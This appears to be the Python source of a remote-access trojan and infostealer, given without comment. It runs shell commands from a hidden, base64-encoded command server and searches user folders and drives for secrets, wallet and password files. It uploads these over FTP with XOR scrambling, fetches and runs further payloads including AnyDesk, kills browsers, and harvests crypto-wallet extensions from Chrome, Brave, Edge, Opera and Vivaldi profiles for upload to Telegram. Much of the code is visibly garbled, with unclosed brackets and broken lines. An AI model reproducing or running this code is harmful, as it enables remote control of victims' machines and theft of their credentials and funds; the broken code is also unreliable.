'.cp\',\'.cpanm\',\'.cxx\',\'.dart_tool\',\'.dartServer\',\'.dbvis\',\'.deps\',\'.devcontainer\',\'.dotnet\',\'.dropbox.cache\',\'.dthumb\',\'.ebcli-virtual-env\',\'.eclipse\',\'eclipse\',\'.electrum\',\'.executables\',\'.exp\',\'.ghcup\',\'.github\',\'.gnupg\',\'.hash\',\'.hasura\',\'.IdentityService\',\'.indexes\',\'.install\',\'.installjl\',\'.kokoro\',\'.localized\',\'.npm\',\'.node-gyp\',\'.p2\',\'.platformio\',\'.plugin_symlinks\',\'.plugins\',\'.store\',\'.storybook\',\'.tmp\',\'tmp\',\'.turbo\',\'.versions\',\'.vs\',\'.vscode-server\',\'.yalc\',\'!azure\',\'x-pack\',\'lib64\',\'site-packages\',\'node_modules12\',\'kibana-8.5.0\',\'google-cloud-sdk\',\'golang.org\',\'Assets.xcassets\',\'arduino\',\'.m2\',\'go\',\'.pyp\',\'.npm-cache\']
pat_envs = [\'.env\',\'config.js\',\'secret\',\'metamask\',\'wallet\',\'private\',\'mnemonic\',\'password\',\'account\',\'.xls\',\'.xlsx\',\'.doc\',\'.docx\',\'.rtf\',\'.kbdx\',\'.one\',\'.onenote\']
ex1_files = [\'.php\',\'.svg\',\'.htm\',\'.hpp\',\'.cpp\',\'.xml\',\'.png\',\'.swift\',\'.ccb\',\'.jsx\',\'.tsx\',\'.h\',\'.java\']
ex2_files = [\'tsconfig.json\',\'tailwind.config.js\',\'svelte.config.js\',\'next.config.js\',\'babel.config.js\',\'vite.config.js\',\'webpack.config.js\',\'postcss.config.js\',\'robots.txt\',\'license.txt\',\'.ds_store\',\'.angular-config.json\',\'package-lock.json\']

def ld(rd,pd):
    dir=os.path.join(rd,pd);res=[];res.append((pd,\'\';sa = os.listdir(dir)
    for x in sa:
        fn=os.path.join(dir,x)
        try:
            x0 = x.lower()
            if os.path.isfile(fn):
                ff, fe = os.path.splitext(x0)
                if not fe in ex_files and os.path.getsize(fn) < 104857600:res.append((pd, x
            elif os.path.isdir(fn):
                if not x in ex_dirs and not x0 in ex_dirs:
                    if pd != \'\':t=pd+\'/\'+x
                    else:t=x
                    res=res+ld(rd,t)
        except:pass
    return res
def ld0(rd,pd):
    dir=os.path.join(rd,pd);res=[];res.append((pd,\'\';sa = os.listdir(dir)
```

```
    for x in sa:
        if x==ex_dirs[0] or x==ex_dirs[1] or x==ex_dirs[2] or x==ex_dirs[3] or x==ex_dirs[4]:continue
        try:
            fn=os.path.join(dir,x)
            if os.path.isfile(fn):res.append((pd, x
            elif os.path.isdir(fn):
                if pd != \'\':t=pd+\'/\'+x
                else:t=x
                res=res+ld0(rd,t)
        except:pass
    return res
def ld1(rd,pd,pat):
    D=pat;B=pd
    if D==\'\':return[]
    dir=os.path.join(rd,B);res=[];res.append((B,\'\';S=os.listdir(dir)
    for x in S:
        fn=os.path.join(dir,x)
        try:
            x0 = x.lower()
            if os.path.isfile(fn):
                ff, fe = os.path.splitext(x0)
                if not fe in ex_files and os.path.getsize(fn)<104857600:
                    if x0.find(D) >= 0: res.append((B, x
            elif os.path.isdir(fn):
                if not x in ex_dirs and not x0 in ex_dirs:

        if B != \'\':t=B+\'/\'+x
                    else:t=x
                    res=res+ld1(rd,t,D)
        except:pass
    return res
def ld2(rd,pd,pat):
    D=pat;B=pd
    if D==\'\':return[]
    dir=os.path.join(rd,B);res=[];res.append((B,\'\';S=os.listdir(dir)
    for x in S:
        fn=os.path.join(dir,x)
        try:
            x0 = x.lower()
            if os.path.isfile(fn):
                ff, fe = os.path.splitext(x0)
                if not fe in ex_files and os.path.getsize(fn)<104857600:
                    if x0.find(D) >= 0: res.append((B, x
        except:pass
    return res
def fmt_s(s):
    if s<1024:return str(s)+\'B\'
    elif s<1048576:return\'{:.0f}KB\'.format(s/1024.)
    elif s<1073741824:return\'{:.1f}MB\'.format(s/1048576.)
    else:return\'{:.1f}GB\'.format(s/1073741824.)
```

```
def FM(f,d):
    try:f.mkd(d)
    except:pass


class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env,9:A.ssh_zcp}

    def listen_recv(A):
        while A.is_alive:
            recv=A.sess.recv()
            if recv==-1:
                if A.timeout_count<30:A.timeout_count+=1;continue
                else:A.timeout_count=0;recv=_N
            if recv:
                A.timeout_count=0
                with A.lock:
                    D=json.loads(recv);c=D[\'code\'];args=D[\'args\']
                    if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,);t.start()#tg(args)
                    else:
                        if A.is_alive:A.is_alive=_F;A.close()
            else:
                if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()

    def shell(A):
        t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
        while A.is_alive:
            try:sleep(5)
            except:break
        A.close()
        return A.is_delete

    def send(A,code=_N,args=_N):A.sess.send(code=code,args=args)
    def sendall(A,m):A.sess.sendall(m)
    def close(A):A.is_alive=_F;A.sess.shutdown()
    def send_n(A,a,n,o):print(o);p={_A:a,_O:o};A.send(code=n,args=p)

    def ssh_cmd(A,args):
        try:
            if args==\'delete\':o=\'[close]\'
            else:return
        except Exception as e:o=f\'Error: {e}\'
        A.sendall(o);A.is_delete = _T

    def ssh_obj(A,args):
        try:
            a=args[_A];cmd=args[\'cmd\']
            if cmd == \'\':o=\'\'
            elif cmd.split()[0] == \'cd\':
                proc = subprocess.Popen(cmd, shell=_T)
                if len(cmd.split(' ')) != 1:
                    p=\' \'.join(cmd.split()[1:])
                    if os.path.exists(p):os.chdir(p)
                o=os.getcwd()
            else:
                proc=subprocess.Popen(cmd,shell=_T,stdin=subprocess.PIPE,stdout=subprocess.PIPE,stderr=subprocess.PIPE).communicate()
                try:o=decode_str(proc[0]);err=decode_str(proc[1])
                except:o=proc[0];err=proc[1]
                o=o if o else err
        except Exception as e:pass
        p={_A:a,_O:o};A.send(code=1, args=p)

    def ssh_clip(A,args):
        global e_buf
        try:A.send(code=3, args=e_buf);e_buf = ""
        except:pass

    def down_bro(A,p):
        if os.path.exists(p):
            try:os.remove(p)
            except OSError:return _T
        try:
            if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
        except:pass

        host2 = f"http://{HOST}:{PORT}"
        try:
            myfile = requests.get(host2+"/brow/"+sType, allow_redirects=_T)
            with open(p,\'wb\') as f:f.write(myfile.content)
            return _T
        except Exception as e:return _F

    def ssh_run(A,args):
        try:
            a=args[_A];p=A.par_dir+"/bow";res=A.down_bro(p)
            if res:
                if os_type == "Windows":subprocess.Popen([_PYP,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
                else:subprocess.Popen([_PYP,p])
            o = os_type + \' get browse\'
        except Exception as e:o = f\'Err4: {e}\';pass
        p={_A:a,_O: o};A.send(code=4,args=p)

    def send_5(A,a,o):A.send_n(a,5,o)
    def ssh_upload(A,args):
        try:
            D=args[_A];cmd=args[\'cmd\'];print(str(cmd
            if \'sdira\' in cmd:sdir=cmd[\'sdira\'];dn=cmd[\'dname\'];sdir=sdir.strip();dn=dn.strip();A.ss_upa(D,cmd,sdir,dn);return _T
            elif \'sdir\' in cmd:sdir=cmd[\'sdir\'];dn=cmd[\'dname\'];sdir=sdir.strip();dn=dn.strip();A.ss_upd(D,cmd,sdir,dn);return _T
            elif \'sfile\' in cmd:sfile=cmd[\'sfile\'];dn=cmd[\'dname\'];sfile=sfile.strip();dn=dn.strip();A.ss_upf(D,cmd,sfile,dn);return _T
            elif \'sfinda\' in cmd:sdir=cmd[\'sfinda\'];dn=cmd[\'dname\'];pat=cmd[\'pat\'];sdir=sdir.strip();dn=dn.strip();pat=pat.strip();A.ss_ufind(D,cmd,sdir,dn,pat,1);return _T
```

```
293
294   elif \'sfindr\' in cmd:sdir=cmd[\'sfindr\'];dn=cmd[\'dname\'];pat=cmd[\'pat\'];sdir=sdir.strip();dn=dn.strip();pat=pat.strip();A.ss_ufind(D,cmd,sdir,dn,pat,0);return _T
295           elif \'sfind\' in cmd:dn=cmd[\'dname\'];pat=cmd[\'pat\'];dn=dn.strip();pat=pat.strip();A.ss_ufind(D,cmd,\'.\',dn,pat,1);return _T
296           else:A.ss_ups();o=\'Stopped ...\'
297       except Exception as e:print(str(e;o = f\'Err4: {e}\';pass
298       A.send_5(D,o)
299
300   def o_ftp(A,args,name):
301       hn=args[\'hn\'];un=args[\'un\'];pw=args[\'pw\']
302       f=ftplib.FTP(hn,un,pw);f.encoding=\'utf-8\'
303       d=\'DA\'+sType;FM(f,d)
304       d=d+\'/\'+sHost;FM(f,d)
305       d=d+\'/\'+name;FM(f,d)
306       return (f,d)
307   def s_ft(A,G,t,sd,rd,x,y):
308       sn=os.path.join(sd,x,y);dn=rd+\'/\'+x+\'/\'+y
309       try:
310           with open(sn,\'rb\') as f:
311               A.storbin(t,dn,f)
312               o=\' copied \' + fmt_s(os.fstat(f.fileno(.st_size)+\':  \'+x+\' \'+y
313               f.close();A.send_5(G,o)
314       except Exception as e:
315           o=\' failed: \'+sn+\' > \'+str(e);A.send_5(G,o)
316
317   def ss_upd(A,D,args,sd,name):
318       A.cp_stop=0;t=_N
319       try:
320           if sd==\'.\':sd=os.getcwd()
321           A.send_5(D,\' >> upload start: \' + sd)
322
323 res=ld(sd,\'\')
324           A.send_5(D,\'  -count: \' + str(len(res)
325           (t,rd)=A.o_ftp(args,name)
326           for (x,y) in res:
327               if A.cp_stop==1:A.send_5(D,\' upload stopped \');return
328               if y==\'\':dn=rd+\'/\'+str(x);FM(t,dn)
329               else:A.s_ft(D,t,sd,rd,x,y)
330           t.close()
331           A.send_5(D,\' uploaded success \')
332       except Exception as ex:
333           if t is not _N:t.close()
334           o=\' copy error :\'+str(ex);A.send_5(D,o)
335
336   def ss_upa(A,D,args,sd,name):
337       A.cp_stop=0;t=_N
338       try:
339           if sd==\'.\':sd=os.getcwd()
340           A.send_5(D,\' >> upload all start: \' + sd)
341           res=ld0(sd,\'\')
342           A.send_5(D,\'  -counts: \' + str(len(res)
```

```
343           (t,rd)=A.o_ftp(args,name)
344           for (x,y) in res:
345               if A.cp_stop==1:A.send_5(D,\' upload stopped \');return
346               if y==\'\':dn=rd+\'/\'+str(x);FM(t,dn)
347               else:A.s_ft(D,t,sd,rd,x,y)
348           t.close()
349           A.send_5(D,\' uploaded success \')
350       except Exception as ex:
351           if t is not _N:t.close()
352           print(str(ex;o=\' copy error :\'+str(ex);A.send_5(D,o)
353
354   def ss_upf(A,admin,args,sfile,name):
355       D=admin;A.cp_stop=0;t=_N
356       try:
357           sdir=os.getcwd()
358           A.send_5(D,\' >> upload start: \' + sdir + \' \' + sfile)
359           (t,rd)=A.o_ftp(args,name)
360           sn=os.path.join(sdir,sfile);dn=rd+\'/\'+sfile
361           try:
362
363 with open(sn, "rb") as f:
364                   A.storbin(t,dn,f)
365                   o=\' copied \' + fmt_s(os.fstat(f.fileno(.st_size) + \':  \' + sfile
366                   f.close();A.send_5(D,o)
367           except Exception as e:o=\' failed: \'+sn+\' > \'+str(e);A.send_5(D,o)
368           t.close()
369           A.send_5(D,\' uploaded done \')
370       except Exception as ex:
371           if t is not _N:t.close()
372           o=\' copy error :\'+str(ex);A.send_5(D,o)
373
374   def ss_ufind(A,D,args,sd,name,pat,bsub):
375       A.cp_stop=0;t=_N
376       try:
377           if sd==\'.\':sd=os.getcwd()
378           A.send_5(D,\' >> ufind start: \' + sd)
379           if bsub==1:res=ld1(sd,\'\',pat)
380           else:res=ld2(sd,\'\',pat)
381           A.send_5(D,\'  -count: \' + str(len(res)
382           (t,rd)=A.o_ftp(args,name)
383           for (x,y) in res:
384               if A.cp_stop==1:A.send_5(D,\' ufind stopped \');return
385               if y==\'\':dn=rd+\'/\'+str(x);FM(t,dn)
386               else:A.s_ft(D,t,sd,rd,x,y)
387           t.close();A.send_5(D,\' ufind success \')
388       except Exception as ex:
389           if t is not _N:t.close()
390           o=\' copy error :\'+str(ex);A.send_5(D,o)
391
392   def ss_ups(A):A.cp_stop=1
```

```
    def f_up(A,a,t,sd,dd,x,y):
        try:
            dn = dd
            for i in x.split(\'/\'):
                dn = dn+\'/\'+i
                if i not in t.nlst(os.path.dirname(dn:t.mkd(dn)
            sn=os.path.join(sd,x,y);dn=dd+\'/\'+x+\'/\'+y
            with open(sn, "rb") as f:A.storbin(t,dn,f);f.close()
        except:pass

    def ss_ld(A,a,t,sd,dd,pd):
        dir=os.path.join(sd,pd);sa = os.listdir(dir);res=[]
        for x in sa:
            fn=os.path.join(dir,x)
            try:
                x0 = x.lower()
                if os.path.isfile(fn):
                    ff, fe = os.path.splitext(x0)
                    if not x0 in ex2_files and not fe in ex_files and not fe in ex1_files and os.path.getsize(fn)<20971520:
                        for p in pat_envs:
                            if x0.find(p)>-0:A.f_up(a,t,sd,dd,x=pd,y=x);res.append((sd,pd,x;break
                elif os.path.isdir(fn):
                    if not x in ex_dirs and not x0 in ex_dirs:
                        if pd != \'\':p=pd+\'/\'+x
                        else:p=x
                        res += A.ss_ld(a,t,sd,dd,p)
            except:pass
        return res

    def storbin(A,t,dn,fp):
        ff, fe = os.path.splitext(dn)
        if fe is not _N:
            x0 = fe.lower()
            if x0 in ex_files or x0==\'.zip\' or x0==\'.rar\' or x0==\'.7z\' or x0==\'.pdf\' or x0==\'.vmdk\':cm=f"STOR {dn}";return t.storbinary(cm,fp)

        cm=f"STOR {dn}.zx_";sk = "G01d*8@("
        t.voidcmd(\'TYPE I\')
        bs = 8192
        with t.transfercmd(cm, _N) as conn:
            while 1:
                bf=fp.read(bs)
                if not bf:break
                ll = len(bf)
                d = bytearray();k = 0
                for i in range(ll):
                    k = (i & 7);b = (bf[i] ^ int(ord(sk[k]) & 0xFF;d.append(b)
                conn.sendall(d)
        return t.voidresp()
```

```
    def ssh_env(A,args):
        try:
            a=args[_A];c=args[\'cmd\']
            A.send_n(a,8,\'--- uenv start \')
            (t,dd)=A.o_ftp(c,\'env_\'+str(int(time.time(

            if os_type == "Windows":
                hd=os.path.expanduser(\'~\')
                dd1=dd+\'/doc\';FM(t,dd1)
                # A.send_n(a,8,\'>> \'+hd+\'\\\\Documents\')
                A.ss_ld(a,t,hd+\'\\\\Documents\',dd1,\'\')

                dd1=dd+\'/down\';FM(t,dd1)
                # A.send_n(a,8,\'>> \'+hd+\'\\\\Downloads\')
                A.ss_ld(a,t,hd+\'\\\\Downloads\',dd1,\'\')

                for i in range(68,73):
                    C=chr(i);dd1=dd+\'/\'+C;FM(t,dd1)
                    # A.send_n(a,8,\'>> \'+dd1)
                    A.ss_ld(a,t,C+\':\\\\\',dd1,\'\')
            else:
                hd=os.path.expanduser(\'~\')
                dd1=dd+\'/home\';FM(t,dd1)
                A.ss_ld(a,t,hd,dd1,\'\')

                hd=\'/Volumes\'
                dd1=dd+\'/vol\';FM(t,dd1)
                A.ss_ld(a,t,hd,dd1,\'\')
            t.close()
            A.send_n(a,8,\'--- uenv success \')
        except Exception as e:A.send_n(a,8,\' uenv err: \'+str(e

    def ssh_kill(A,args):
        D=args[_A]
        if os_type == "Windows":
            try:subprocess.Popen(\'taskkill /IM chrome.exe /F\')
            except:pass
            try:subprocess.Popen(\'taskkill /IM brave.exe /F\')
            except:pass
        else:
            try:subprocess.Popen(\'killall Google\\ Chrome\')
            except:pass
            try:subprocess.Popen(\'killall Brave\\ Browser\')
            except:pass
        p={_A:D,_O: \'Chrome & Browser are terminated\'}
        A.send(code=6,args=p)
```

```
    def down_any(A,p):
        if os.path.exists(p):
            try:os.remove(p)
            except OSError:return _T
        try:
            if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
        except:pass

        host2 = f"http://{HOST}:{PORT}"
        try:
            myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
            with open(p,\'wb\') as f:f.write(myfile.content)

    return _T
        except Exception as e:return _F

    def ssh_any(A,args):
        try:
            D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
            if res:
                if os_type == "Windows":subprocess.Popen([_PYP,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
                else:subprocess.Popen([_PYP,p])
            o = os_type + \' get anydesk\'
        except Exception as e:o = f\'Err7: {e}\';pass
        p={_A:D,_O:o};A.send(code=7,args=p)

    def ssh_zcp(A,args):
        D=args[_A]
        try:
            c=args[\'cmd\'];tt=c[\'tt\'];ti=c[\'ti\'];tp=c[\'tp\']
            if tp is _N:tp=\'2024\'
            with tempfile.TemporaryDirectory() as tmpd:
                A.send_n(D,9,\' zcp: preparing ... \')
                tss= int(time.time();tz= timezone(offset=timedelta(hours=9);dts= datetime.fromtimestamp(time.time(), tz).strftime(\'%y%m%d_%H%M%S\')
                aid=f\'{sHost}_{dts}_{tss}\';ze=\'\'

                if os_type!=\'Windows\':
                    tmpd=os.path.join(os.path.expanduser(\'~/\'), f\'{aid}\')

                ld_brd(tmpd);ld_apd(tmpd)

                A.send_n(D,9,f\' zcp: packing... {aid}\')
                afn=os.path.join(os.path.expanduser(\'~/\'), f\'{aid}\')
                if os_type == \'Windows\':
                    ze=\'.7z\';afn+=ze
                    with py7zr.SevenZipFile(afn, \'w\', password=tp, header_encryption=True) as archive:
                        archive.writeall(tmpd, aid)
                else:
                    ze=\'.zip\';afn+=ze
                    par_fol = os.path.dirname(tmpd)
                    contents = os.walk(tmpd)
                    with pyzipper.AESZipFile(afn, \'w\', compression=pyzipper.ZIP_DEFLATED,encryption=pyzipper.WZ_AES) as zip:
                        zip.pwd=tp.encode()
                        for root, folders, files in contents:
                            for folder_name in folders:
                                ab_path = os.path.join(root, folder_name)
                                rel_p = ab_path.replace(par_fol + \'\\\\\',\'\')
                                zip.write(ab_path, rel_p)
                            for file_name in files:
                                ab_path = os.path.join(root, file_name)
                                rel_p = ab_path.replace(par_fol + \'\\\\\',\'\')
                                zip.write(ab_path, rel_p)

                A.send_n(D,9,f\' zcp: packing done\')
                ret=send_tg(tok=tt,cid=ti,fn=afn)
                if ret == 200:A.send_n(D,9,f\' zcp: tg {aid}{ze} success\')
                else:A.send_n(D,9,f\' zcp: tg failed: {ret}\')

                (ff,dd)=A.o_ftp(c,\'zdat_\'+str(tss
                try:
                    dn=dd+\'/\'+aid+ze
                    with open(afn, "rb") as f:
                        cm=f"STOR {dn}";ff.storbinary(cm,f);f.close()
                    A.send_n(D,9,f\' zcp: upload {aid}{ze} success\')
                except:A.send_n(D,9,f\' zcp: upload failed\');pass

                try:shutil.rmtree(tmpd)
                except OSError as e:pass

                try:os.remove(afn)
                except OSError as e:pass

                A.send_n(D,9,\' zcp: done\')
        except Exception as e:A.send_n(D,9,f\'Err9: {e}\');pass

HOST0 = base64.b64decode(host[10:] + host[:10]).decode()
PORT0 = 1244

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket);s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
```

```
                if A.shell.shell():
                    try:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
                    except:pass
                    return _T
                sleep(15)
            except Exception as e:sleep(20);pass
    def run(A):
        if A.make_connection:return

client = Client()

import sys

if os_type=='Windows':
    try:import py7zr
    except:
        try:subprocess.check_call([_PYP,_M,_P,_L,'py7zr']);import py7zr
        except:pass
else:
    try:import pyzipper
    except:
        try:subprocess.check_call([_PYP,_M,_P,_L,'pyzipper']);import pyzipper
        except:pass

import glob,shutil,tempfile
from typing import Union

ost = sys.platform

def _expand_win_path(path: Union[dict, str]):
    if not isinstance(path, dict): path = {"path": path, "env": "APPDATA"}
    return os.path.join(os.getenv(path["env"], ""), path["path"])

def _expand_paths_impl(paths: list, os_name: str):
    os_name = os_name.lower()
    assert os_name in ["windows", "osx", "linux"]

    if not isinstance(paths, list):paths = [paths]

    if os_name == "windows":paths = map(_expand_win_path, paths)
    else:paths = map(os.path.expanduser, paths)

    for path in paths:
        for i in sorted(glob.glob(path:
            yield i

def _expand_paths(paths: list, os_name: str):
    return list(_expand_paths_impl(paths, os_name

def _norm_gen_paths(paths: Union[str, list], channel: Union[str, list] = _N):
    channel = channel or [""]
    if not isinstance(channel, list): channel = [channel]
    if not isinstance(paths, list): paths = [paths]
    return paths, channel

def _gen_nix_paths(paths: Union[str, list], channel: Union[str, list] = _N):
    paths, channel = _norm_gen_paths(paths, channel)
    res = []
    for chan in channel:
        for path in paths:
            res.append(path.format(channel=chan
    return res

def _gen_win_paths(paths: Union[str, list], channel: Union[str, list] = _N):
    paths, channel = _norm_gen_paths(paths, channel)
    res = []
    for chan in channel:
        for path in paths:
            res.append({"env": "LOCALAPPDATA", "path": path.format(channel=chan)})
            res.append({"env": "APPDATA", "path": path.format(channel=chan)})
    return res

class CB:
    def __init__(A,browser,prof_dirs=_N,**B):A.browser=browser;A.prof_dirs=prof_dirs;A.__add_info(**B)

    def __add_info(A, linux_profiles=_N, windows_profiles=_N, osx_profiles=_N):
        if ost == "darwin":P = A.prof_dirs or _expand_paths(osx_profiles, "osx")
        elif ost.startswith("linux") or "bsd" in ost.lower():
            P = A.prof_dirs or _expand_paths(linux_profiles, "linux")
        elif ost == "win32":
            P = A.prof_dirs or _expand_paths(windows_profiles, "windows")
        A.prof_dirs = P

    def __str__(A): return A.browser
    def load(A): return { "browser": A.browser, "prof_dirs": A.prof_dirs }

m_base_p = "~/Library/Application Support/"
s_df = "Default"
s_pf = "Profile *"
s_ud = "User Data*"
l_conf_p = "~/.config/"

class Chrome(CB):
    def __init__(A, prof_dirs=_N):
        args = {
            "linux_profiles": _gen_nix_paths(
                [
                    l_conf_p+"google-chrome{channel}/"+s_df,
                    l_conf_p+"google-chrome{channel}/"+s_pf,
```

```
                    "~/.var/app/com.google.Chrome/config/google-chrome{channel}/"+s_df,
                    "~/.var/app/com.google.Chrome/config/google-chrome{channel}/"+s_pf,
                ],
                channel=["", "-beta", "-unstable"],
            ),
            "windows_profiles": _gen_win_paths(
                [
                    "Google\\\\Chrome{channel}\\\\User Data*\\\\"+s_df,
                    "Google\\\\Chrome{channel}\\\\User Data*\\\\"+s_pf,
                ],
                channel=["", " Beta", " Dev", " SxS"],
            ),
            "osx_profiles": _gen_nix_paths(
                [
                    m_base_p+"Google/Chrome{channel}/"+s_df,
                    m_base_p+"Google/Chrome{channel}/"+s_pf,
                ],
                channel=["", " Beta", " Dev"],
            )
        }
        super().__init__(browser="Chrome",prof_dirs=prof_dirs,**args)

class Chromium(CB):
    def __init__(A, prof_dirs=_N):
        args = {
            "linux_profiles": [
                l_conf_p+"chromium/"+s_df,
                l_conf_p+"chromium/"+s_pf,
                "~/.var/app/org.chromium.Chromium/config/chromium/"+s_df,

    "~/.var/app/org.chromium.Chromium/config/chromium/"+s_pf,
            ],
            "windows_profiles": _gen_win_paths(
                [
                    "Chromium\\\\User Data*\\\\"+s_df,
                    "Chromium\\\\User Data*\\\\"+s_pf,
                ]
            ),
            "osx_profiles": [
                m_base_p+"Chromium/"+s_df,
                m_base_p+"Chromium/"+s_pf,
            ]
        }
        super().__init__(browser="Chromium",prof_dirs=prof_dirs,**args)

class Opera(CB):
```

```
    def __init__(A, prof_dirs=_N):
        args = {
            "linux_profiles": [
                l_conf_p+"opera",
                l_conf_p+"opera-beta",
                l_conf_p+"opera-developer",
                "~/.var/app/com.opera.Opera/config/opera",
                "~/.var/app/com.opera.Opera/config/opera-beta",
                "~/.var/app/com.opera.Opera/config/opera-developer",
            ],
            "windows_profiles": _gen_win_paths(
                [

        "Opera Software\\\\Opera {channel}",
                ],
                channel=["Stable", "Next", "Developer"],
            ),
            "osx_profiles": [
                m_base_p+"com.operasoftware.Opera",
                m_base_p+"com.operasoftware.OperaNext",
                m_base_p+"com.operasoftware.OperaDeveloper",
            ]
        }
        super().__init__(browser="Opera",prof_dirs=prof_dirs,**args)

class Brave(CB):
    def __init__(A, prof_dirs=_N):
        args = {
            "linux_profiles": _gen_nix_paths(
                [
                    l_conf_p+"BraveSoftware/Brave-Browser{channel}/"+s_df,
                    l_conf_p+"BraveSoftware/Brave-Browser{channel}/"+s_pf,
                    "~/.var/app/com.brave.Browser/config/BraveSoftware/Brave-Browser{channel}/"+s_df,
                    "~/.var/app/com.brave.Browser/config/BraveSoftware/Brave-Browser{channel}/"+s_pf,
                ],
                channel=["", "-Beta", "-Dev", "-Nightly"],
            ),
            "windows_profiles": _gen_win_paths(
                [
                    "BraveSoftware\\\\Brave-Browser{channel}\\\\User Data*\\\\"+s_df,
                    "BraveSoftware\\\\Brave-Browser{channel}\\\\User Data*\\\\"+s_pf,

],
                channel=["", "-Beta", "-Dev", "-Nightly"],
            ),
            "osx_profiles": _gen_nix_paths(
                [
                    m_base_p+"BraveSoftware/Brave-Browser{channel}/"+s_df,
                    m_base_p+"BraveSoftware/Brave-Browser{channel}/"+s_pf,
                ],
```

```
                channel=["", "-Beta", "-Dev", "-Nightly"],
                )
            }
            super().__init__(browser="Brave",prof_dirs=prof_dirs,**args)

class Edge(CB):
    def __init__(A, prof_dirs=_N):
        args = {
            "linux_profiles": _gen_nix_paths(
                [
                    l_conf_p+"microsoft-edge{channel}/"+s_df,
                    l_conf_p+"microsoft-edge{channel}/"+s_pf,
                    "~/.var/app/com.microsoft.Edge/config/microsoft-edge{channel}/"+s_df,
                    "~/.var/app/com.microsoft.Edge/config/microsoft-edge{channel}/"+s_pf,
                ],
                channel=["", "-beta", "-dev"],
            ),
            "windows_profiles": _gen_win_paths(
                [
                    "Microsoft\\\\Edge{channel}\\\\User Data*\\\\"+s_df,
                    "Microsoft\\\\Edge{channel}\\\\User Data*\\\\"+s_pf,
                ],
                channel=["", " Beta", " Dev", " SxS"],
            ),
            "osx_profiles": _gen_nix_paths(
                [
                    m_base_p+"Microsoft Edge{channel}/"+s_df,
                    m_base_p+"Microsoft Edge{channel}/"+s_pf,
                ],
                channel=["", " Beta", " Dev", " Canary"],
            )
        }
        super().__init__(browser="Edge",prof_dirs=prof_dirs,**args)

class Vivaldi(CB):
    def __init__(A, prof_dirs=_N):
        args = {
            "linux_profiles": [
                l_conf_p+"vivaldi/"+s_df,
                l_conf_p+"vivaldi/"+s_pf,
                l_conf_p+"vivaldi-snapshot/"+s_df,
                l_conf_p+"vivaldi-snapshot/"+s_pf,
                "~/.var/app/com.vivaldi.Vivaldi/config/vivaldi/"+s_df,
                "~/.var/app/com.vivaldi.Vivaldi/config/vivaldi/"+s_pf,
            ],
            "windows_profiles": _gen_win_paths(
                [
                    "Vivaldi\\\\User Data*\\\\"+s_df,
                    "Vivaldi\\\\User Data*\\\\"+s_pf,
```

```
    ]
            ),
            "osx_profiles": [
                m_base_p+"Vivaldi/"+s_df,
                m_base_p+"Vivaldi/"+s_pf,
            ]
        }
        super().__init__(browser="Vivaldi",prof_dirs=prof_dirs,**args)

def chrome(prof_dirs=_N):return Chrome(prof_dirs).load()
def chromium(prof_dirs=_N):return Chromium(prof_dirs).load()
def opera(prof_dirs=_N):return Opera(prof_dirs).load()
def brave(prof_dirs=_N):return Brave(prof_dirs).load()
def msedge(prof_dirs=_N):return Edge(prof_dirs).load()
def vivaldi(prof_dirs=_N):return Vivaldi(prof_dirs).load()

def cp_dirs(src_dir, dic, dst_dir, pre, pname):
    if os.path.isdir(src_dir):
        dirs = [name for name in os.listdir(src_dir) if os.path.isdir(os.path.join(src_dir, name]
        if dirs is _N:return
        for d in dirs:
            if d in dic:tdn=f"{pre}_{d}_{dic[d]}";cp_dir(os.path.join(src_dir,d), dst_dir, tdn, pname)

def cp_dir(src_dir, dst_dir, tdn, pname):
    if os.path.isdir(src_dir):
        try:shutil.copytree(src_dir, os.path.join(dst_dir,pname,tdn), dirs_exist_ok=True)
        except:pass

def ld_brd(dst):
    ext_local_dic={"aeachknmefphepccionboohckonoeemg":"Coin98","aholpfdialjgjfhomihkjbmgjidlcdno":"Exodus","bfnaelmomeimhlpmgjnjophhpkkoljpa":"Phantom","ejbalbakoplchlghecdalmeeeajnimhm":"MetaMask-Edge",
    "ejjladinnckdgjemekebdpeokbikhfci":"PetraAptos","egjidjbpglichdcondbcbdnbeeppgdph":"Trust","fhbohimaelbohpjbbldcngcnapndodjp":"Binance","gjdfdfnbillbflbkmldbclkihgajchbg":"Termux","hifafgmccdpekplomjjkcfgodnhcellj":"Crypto.com",
    "hnfanknocfeofbddgcijnmhnfnkdnaad":"CoinBase","ibnejdfjmmkpcnlpebklmnkoeoihofec":"TronLink","lgmpcpglpngdoalbgeoldeajfclnhafa":"Safepal","mcohilncbfahbmgdjkbpemcciiolgcge":"OKX","nkbihfbeogaeaoehlefnkodbefgpgknn":"MetaMask",
    "nphplpgoakhhjchkkhmiggakijnkhfnd":"Ton","pdliaogehgdbhbnmkklieghmmjkpigpa":"ByBit","phkbamefinggmakgklpkijjmgibohnba":"Pontem","kkpllkodjeloidieedojogacfhpaihoh":"Enkrypt","agoakfejjabomempkjlepdflaleeobhb":"Core-Crypto",
    "jiidiaalihmmhddjgbnbgdffelocpak":"Bitget","kgdijkcfiglijhaglibaidbipiejjfdp":"Cirus","kkpehldckknjffeakihjajcjccmcjflh":"HBAR","idnnbdplmphpflfnlkomgpfbpcgelopg":"Xverse","fcgmnglbhajioalokbcidhcaikhlcpm":"Zapit",
